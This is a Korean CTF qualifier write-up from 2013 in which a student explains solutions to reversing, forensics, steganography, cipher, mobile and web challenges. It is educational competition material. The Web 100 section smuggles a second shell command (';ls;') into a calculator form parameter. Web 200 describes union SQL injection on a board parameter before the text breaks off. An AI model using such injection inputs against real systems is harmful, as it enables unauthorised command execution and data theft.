2013 순천향대학교 정보보호 페스티벌

예선 풀이

이름 : 현성원

학교 : 서울 대원고등학교

아이디 : sweetchip

닉네임 : 맛있는치킨파티


점수 : 1320점

대회 순위 표


Rank	Name	Point
1	setuid0	2520
2	pwn3r	2120
3	swag.	1830
4	Empier	1720
5	포화속으로	1410
6	맛있는치킨파티	1320
7	푸춥푸춥	1310
8	attainer	1310
9	[탈락]	1300
10	Rascaliz	1300
11	마노짱	1200
12	먼일잇냐ㅋ	1200
13	simpac	1100
14	hypen	1000
15	1tchy	900

[Bianry 100]


문제 바이너리 한 개가 주어졌다. 이 문제는 처음 힌트가 나오기 전까지 몰랐는데 힌트가 나오고 나서 감 잡고 풀이를 시작했다. 처음 윈8에선 실행했더니 크래시가 터지고 가상XP 에서 돌려보니 그곳에서도 역시 크래시가 터졌다. 그래서 결국 윈7에서 하기로 했다.




힌트로 Hidden 관련이 나오게 되었는데 숨겨진 창이 있다는 것으로 판단해서 mfc100d.dll 모듈에서 ShowWindows 에 BP를 설정했다. 그리고 f9 를 눌러 진행하면 Showwindow에 SW_HIDE 속성과 함께 걸려있는 것을 볼 수 있다.



그렇다면 이 속성이 아닌 다른 속성으로 바꿔주면 된다. SW_SHOW 속성인 0x5로 바꿔주고 f9를 눌러서 진행한다.



진행하면 이렇게 secret 버튼이 생기는데 버튼을 클릭하면 다음과 같이 나온다.



이곳에 숫자를 쓰면 Wrong! 이 뜨는데, 대회 당시 아마 이 부분이 킷값이 있는 부분이 아닐까 라는 생각이 들고 저 부분을 찾아 헤맸다. Wrong! 기준으로 주변을 찾았는데 그 중 한곳을 찾았다.


```
012C94BA    E8 7682FFFF     CALL c4334306.012C1735
012C94BF    8B45 EC         MOV EAX,DWORD PTR SS:[EBP-14]
012C94C2    8B4D D4         MOV ECX,DWORD PTR SS:[EBP-2C]
012C94C5    3388 A8010000   XOR ECX,DWORD PTR DS:[EAX+1A8]      ; input xor
0x174e
012C94CB    894D C8         MOV DWORD PTR SS:[EBP-38],ECX
012C94CE    8B45 C8         MOV EAX,DWORD PTR SS:[EBP-38]
012C94D1    C1E0 07         SHL EAX,7                          ; input shift 7
012C94D4    8945 E0         MOV DWORD PTR SS:[EBP-20],EAX
012C94D7    817D E0 000D070>CMP DWORD PTR SS:[EBP-20],70D00     ; is 0x70d00
012C94DE    75 23           JNZ SHORT c4334306.012C9503
```

간략하게 나타내 보면 입력받은 값과 0x174e를 XOR연산 시키고 그 값에 7만큼 쉬프트 연산을 한다. 만약 그 값이 0x70d00 라면 >>MD5<< 를 띄워준다. 실제 키는 이 반대로 구하면 되는데 거꾸로 연산하면 6484가 나온다. 이 값을 md5 하면 된다.

Flag : cfa45151ccad6bf11ea146ed563f2119

[Forensic 100]

GPX 파일은 GPS 경로를 시간순으로 담아둔 파일이다. 이것을 GPS Route Editor로 열고 로딩 시키면 아래와 같이 나오게 된다.



집에 가기전 마지막으로 경유한 장소는 공과대학이고 이동 수단과 처음 기록을 시작한 시각은 GPX 파일 안에 태그 형식으로 적혀 있다.

Flag : 09:17:34_CYCLING_tnscjsgideogkrryrhdrhkeogkr

[Forensic 200]

개인적으로 가장 어려운 문제였다.... 게다가 힌트도 많이 주어졌는데 가장 많이 소비한 끝에 문제를 풀 수 있었다.

디스크 이미지 파일이 주어졌고 FTK Manager 포렌식 툴로 열수 있다. 파일을 열고 네이트온 받은 파일 안의 그림 파일들을 싹다 긁어 온다. 처음 힌트중 기프티콘의 힌트로 gifticon 을 생각했고 gif 파일을 가져오면 된다는 추측[?]으로 가져오게 됬는데 gif 파일 내용은 크레용팝이었다. 그래서 스테가노 그래피로도 시도해보는 등 많은 시도를 했지만 성과가 없었다. 그러자 곧 새벽의 포렌식 200의 쏟아지는 힌트를 조합해서 EOF 라는 힌트가 나왔다. Gif 구조에대해 잘 몰라서 다른 방법을 생각해 보던중 구글 이미지 검색을 사용하기로 했다. 운이 정말 좋게도 문제 출제때 사용된 원본 으로 추정되는 그림을 구할 수 있었는데 그 그림과 diffing 해본 결과 한 파일에 두 개의 헤더가 붙어져 있는것을 볼 수 있었다.

```
000A1320  99 53 A4 44 52 B3 61 D9  10 0F 31 A8 13 11 22 74  ▌S¤DR³aÙ  1¨  "t
000A1330  49 A0 8C 48 0B 09 C4 88  56 79 B6 5C B9 95 F9 59  I ▌H  Ä▌Vy¶\¹▌ùY
000A1340  10 05 71 BA A0 6C 9A F3  99 9A 80 00 00 3B 00 00    qº l▌ó▌▌▌  ;
000A1350  52 49 46 46 7A 18 00 00  77 65 62 70 56 50 38 20  RIFFz   webpVP8
000A1360  6E 18 00 00 50 83 00 9D  01 2A DD 07 30 03 3E 91  n   P▌   *Ý 0 >'
000A1370  48 9F 4B A8 26 24 22 A2  B4 59 59 00 12 09 67 6E  H▌K¨&$"¢´YY   gn
000A1380  FC 20 7F FE 6A 29 88 0C  7E DF 99 57 CF 9F C5 F3  ü  þj)▌ ~ß▌WÏ▌Åó
000A1390  63 B5 BF AB DD 0B 2B 3D  94 67 C7 D3 47 F9 1F 48  cµ¿«Ý +=▌gÇÓGù H
000A13A0  0F 4C DE 90 7C C4 F9 70  7A E5 FD A5 F5 92 F4 6A   LÞ |Äùpzå¥õ'ôj
000A13B0  F5 A8 FE 91 EA C1 D3 55  90 85 D8 0E DA 7F D1 F8  õ¨þ'êÁÓU ▌Ø Ú ÑØ
000A13C0  53 E3 37 D7 DE E9 FA EF  E5 EF AF 1D 47 7E 59 F7  Sã7×Þéúïåï¯ G~Y÷
000A13D0  53 F7 5F DC FF 72 BE 34  7F 49 FE BF F2 73 D1 FE  S÷_Üÿr¾4 Iþ¿òsÑþ
000A13E0  02 3E DE FF 65 F6 DB C5  01 6D BF E9 7A 87 7B BB   >Þÿeö▌Å m¿éz▌{»
000A13F0  F6 1F 00 FD 5D 3D D4 FC  27 B0 2F F3 5F EB 3F F5  ö  ý]=Ôü'°/ó_ë?õ
000A1400  3D 7B F1 28 A0 67 E9 EF  45 AF FC BF D6 FA 93 FA  ={ñ( géïE¯ü¿Öú▌ú
000A1410  87 FF 1F F9 1F 81 4F D7  1F F9 1E B6 FE C5 FF 66  ▌ÿ ù  O× ù ¶þÅÿf
000A1420  3D 89 45 A1 51 7F 8D 2B  91 7C 97 22 F9 2E 45 F2  =▌E¡Q  +'▌|"ù.Eò
000A1430  5C 8B E4 B9 17 C9 72 2F  92 E4 5F 25 C8 BE 4B 91  \▌ä¹ Ér/'ä_%È¾K'
000A1440  7C 97 22 F9 2E 45 F2 5C  8B E4 B9 17 C9 72 2F 92  |▌"ù.Eò\▌ä¹ Ér/'
000A1450  E4 5F 25 C8 BD 8E F4 25  06 AA 9F 45 06 FE 26 B9  ä_%È½▌ô% ª▌E þ&¹
000A1460  34 81 BC 95 69 43 EF 63  1F 99 EC AE 45 F2 5C 8B  4 ¼▌iCïc ▌ì®Eò\▌
```

RIFF 라는 새로운 헤더가 존재하는데 webpVP8 과 검색해보니 이미지 파일 이라고 한다. 구글에서 만든것 이라고 하는것 같기도 한다. 파일을 떼어 냈더니 약 7KB이고 webp로 확장자를 바꿔 힌트에 나온 크롬으로 실행했더니 깨진 파일으로 나와 운영진 분께 잘못된 것이 아니냐고 물어봤었는데, 아니라고 하셔서 복구를 하기로 했다.

복구는 같은 포멧의 샘플 파일을 구해서 비교를 하면서 복구 했다.

```
00000000  52 49 46 46 7A 18 00 00  57 45 42 50 56 50 38 20  RIFFz   WEBPVP8
00000010  6E 18 00 00 50 83 00 9D  01 2A F4 01 19 01 3E 91  n   P▌   *ô   >'
00000020  48 9F 4B A8 26 24 22 A2  B4 59 59 00 12 09 67 6E  H▌K¨&$"¢´YY   gn
00000030  FC 20 7F FE 6A 29 88 0C  7E DF 99 57 CF 9F C5 F3  ü  þj)▌ ~ß▌WÏ▌Åó
00000040  63 B5 BF AB DD 0B 2B 3D  94 67 C7 D3 47 F9 1F 48  cµ¿«Ý +=▌gÇÓGù H
00000050  0F 4C DE 90 7C C4 F9 70  7A E5 FD A5 F5 92 F4 6A   LÞ |Äùpzåý¥õ'ôj
```

위 두부분이 정상적으로 고쳐진 헤더이다. 빨간색 부분은 대문자로 바꾼 것이고, 파란색 부분은 크기를 처음 gif파일의 크기를 그대로 붙여 넣은 것이다. 복구를 성공하고 원본 이미지가 출력되었다.

Cr@yon_PoP_pOp_PoP

Flag : Cr@yon_PoP_pOp_PoP

[Misc 100]

거대한 ppt 파일이 주어졌다. 실행 파일을 찾으라는 문제인데 ppt를 열면 프로그램이 죽을정도로 아름답게 그림들이 채워져있다. 잠시 고민을 해보고 파일들을 뒤져본 끝에 숨겨진 파일 이름은 application.exe 라는것을 알 수 있엇고 이것으로 인증하니 답이 아니라고 한다. 그래서 실제로 exe 파일이 존재할 것 같아서 ppt/embedding 파일을 살펴봤지만, 모두 크기도 똑같아서 바로 구문해낼 수 없었는데, 간단한 파일 해시비교 스크립트를 작성해서 풀기로 했다.

```
import glob
import hashlib
File_List = glob.glob('*.bin')

def md5Checksum(filePath):
    with open(filePath, 'rb') as fh:
        m = hashlib.md5()
        while True:
            data = fh.read(8192)
            if not data:
                break
            m.update(data)
        return m.hexdigest()

if __name__ == '__main__':
        a = md5Checksum(File_List[0])
        b = ""
        for i in File_List:
                print i
                b = md5Checksum(i)
                if a != b:
                        print "WTF? "+i
                        raw_input()
```

```
oleObject2257.bin
oleObject2258.bin
oleObject2259.bin
oleObject226.bin
WTF? oleObject226.bin
```


실제로 실행 시켜보면 226.bin 파일이 이전 파일들의 해시값과 다른 것을 볼 수 있다. Hex editor 로 실행파일 mz 매직넘버를 찾은뒤 파일을 분리하고 저장시킨 다음 실행한다.

```
C:₩Users₩성원>C:₩Users₩성원₩Downloads₩ae1dd739df1f62afe5ae78cb1ff7cdeda00b4d5₩ppt₩embeddings₩oleObject226.exe
WoW~Sense!!
```



Flag : WoW~Sense!!

[Misc 200]


바이너리 하나가 주어지고 키를 찾으라는 문제이다. 처음엔 파일 확장자가 뭔지 몰라 hex editor 로 살펴봤는데 알고보니 TTF 트루타입글꼴 이었다. 그래서 이 글꼴을 설치하고 문제를 복사해서 붙여 넣는데 이상하게도 어느 글자가 알파벳으로 바뀌어 있었다. 그래서 글자표를 살펴봤다.




첫번째 출에 y처럼 바뀌어 있는걸 볼 수 있다.



가나다 순으로 바뀐 글자들을 하나하나 붙이고 글꼴을 yisf 로 설정하면 위와 같이 나오는데 다시 맑은 고딕같은 일반으로 바꿔보면 한글로 나온다



이 문자를 보면서 상당히 많은 고민을 하고 재조합한 끝에 조선의 ~~ 힌트와 함께 세종대왕이 생각 났고 그것을 생각해보며 다시 조합해보니 태정태세.... 조선왕조계보와 비슷하게 나왔다.



그래서 태정태세문단세예성연중인명선광인효현숙경영정순헌철고순 을 입력하면 위와같이 나오게 된다. 당시 인증서버가 이상해서 인지 오류인지는 모르겠지만 인증이 되다 안되다 했다. 그래서 여러 경우의 수를 입력했엇는데 플래그는 아마 위에서 X0가 빠진 것으로 기억된다....

오랜만에 역사 공부를 다시 했다.

Flag : WtW_UR_G3n10us_0f_H1st0ry

[crypto 100]

[박시인의 풋볼크레이지] 2년 만에 다시 주목 받는 명언 "트위터는 인생의 낭비"

[인터풋볼]
전 맨체스터 유나이티드 알렉스 퍼거슨 감독이 지난 2011년 5월 영국 현지 언론과의 인터뷰에서 평생 남을 만한 명언을 남겼다.

퍼거슨 감독은
"왜 트위터로 다른 사람을 성가시게 하는지 이해가 안 된다"며 TOQRORVITNGNLERAKU 그럴 시간에 도서관에 가서 책을 읽는 게 낫다"라고 우겼었다.

당시 퍼거슨 감독은 웨인 루니를 비롯한 맨유 소속 몇몇 선수들이 트위터 논란에 휩싸이자 이들을 겨냥한 발언이었다.

이와같은 퍼거슨 감독의 발언 이후 2년이 흘렀다.
그동안 국내외를 비롯한 수많은 선수들이 트위터 때문에 몸살을 앓았다.

분명히 인식해야 할 것이 있다.
SNS은 사적인 공간이 결코 아니라는 점이다.
SNS에 올린 내용이 비공개라고 하더라도 삭제하지 않는 이상 기록된 내용은 영원히 남아있다.
일부 연예인들도 미니 홈피나 SNS가 네티즌들로부터 해킹을 당해 유출되는 경우가 다반사다.

이번 SNS사건으로 인해 대표팀 내 파벌과 갈등설은 사실이 아니냐는 의심의 눈초리가 더해지고 있다. 가뜩이나 2014 브라질 월드컵을 고작 1년 앞두고 벌어진 일이기에 안타깝기 그지 없다. 퍼거슨 감독의 발언, 마음속 깊이 새겨야 할 말이다.

글=박시인 객원 에디터
사진=BPI

웹사이트 링크가 하나 주어졌다.

그중 관련기사 탭의 외부기사중 하나를 살펴보면 위에 이상한 문자열이 있다.

그리고 문제에서 다름 글자를 볼 수 있다.

Down fall = 몰락

Fall down = 약하다

Fair Play = 순천향대 정보보호학과 축구동아리

이것들을 보아 playfair 를 생각해 볼 수 있고, 구글링을 통해 playfair 이라는 암호가 있다는 것을 알아냈다. 그래서 fairplay를 키값으로 하고 위 문자열을 복호화 시키면 키가 출력된다. (키에서 마지막 x를 제거 해야 인증이 된다)

Flag : snsisawasteoflife

[crypto 200]

이 문제는 힌트가 뜨고 난 다음에 풀 수 있었다.

일단 avi 파일이 하나 주어지고 내용은 요즘 유행하는 진격의 거인 애니메이션의 오프닝 동영상이었다. 그리고 간간히 이상한 글자들이 나오는데 의미를 몰라 못풀고 있었다가 ip 라는 힌트를 보고 '이걸 왜 몰랏었지..' 라는 충격을 받았다.


영상에 나온 글자들
집중! 59 27 190 86 :7000 quiz

위 문자를 힌트에 따라 조합하면 59.27.190.86:7000/quiz 가 되는데 들어가면 암호학 A형이 나오면서 진짜 암호학과 관련된 단답형 10문제들을 풀 수있다. [기회는 단 한번!]

Flag : 답 10개 모두 기억이 안나네요... ㅠㅠ

[mobile 100]

Apk 파일이 하나 주어졌다. 100점이라 어렵지 않은 것으로 예상하고 바로 리소스로 들어가서 파일들을 뒤졌는데 다음 두 파일이 나왔다.



Apk는 그림 맞추기를 하는게 아닐까 싶어 그림판으로 손수 그림을 맞춰봤다. 미술에 소질이 없어 키가 부서진것 처럼 되긴 했지만 알아볼 수는 있을 정도로 복구했다!.

Flag : mellow5

[Web 100]

웹 주소 1개가 주어졌다. Post 형태로 넘어가는 계산기가 있었다. 1도 넣고 2도 넣었지만 실행이 되지 않았는데 여러 시도를 해보는 도중 특정 문자를 필터링 하는걸 발견했다.

Post로 값을 넘기면 일정 파라메터가 각각 ;, $ 등을 필터링 시킨다. 이 것을 보고 command execution 취약점을 공격해야 한다는 것을 예상하고 파라미터를 조작시켰다.

Plus 라디오 버튼을 클릭하고 Num1 파라미터에 ;ls; 를 입력하고 num2에는 아무 글자나 입력한다. 그리고 calc 를 누르면 Result 에 Base64로 인코딩된 문자열이 출력된다

Calc Result :

RjE0OQphCmhlbGxvCmluZGV4LnBocAppbmRleF8xMDlzLmxvZwo=

F149 a hello index.php index_109s.log

F149 파일을 열면 키가 출력된다.

Flag : Let's_go_GungJungWhaRo

[Web 200]

웹 주소 1개가 주어졌다. 주소로 접속해보면 여러가지 게시판이 있는데 간단하게 파라미터를 조작시켜보면 sql injection 취약점이 존재한다는 것을 알 수 있다. 게시판 num 파라미터에 union SQL Injection 코드를 삽입한다

테이블 추출

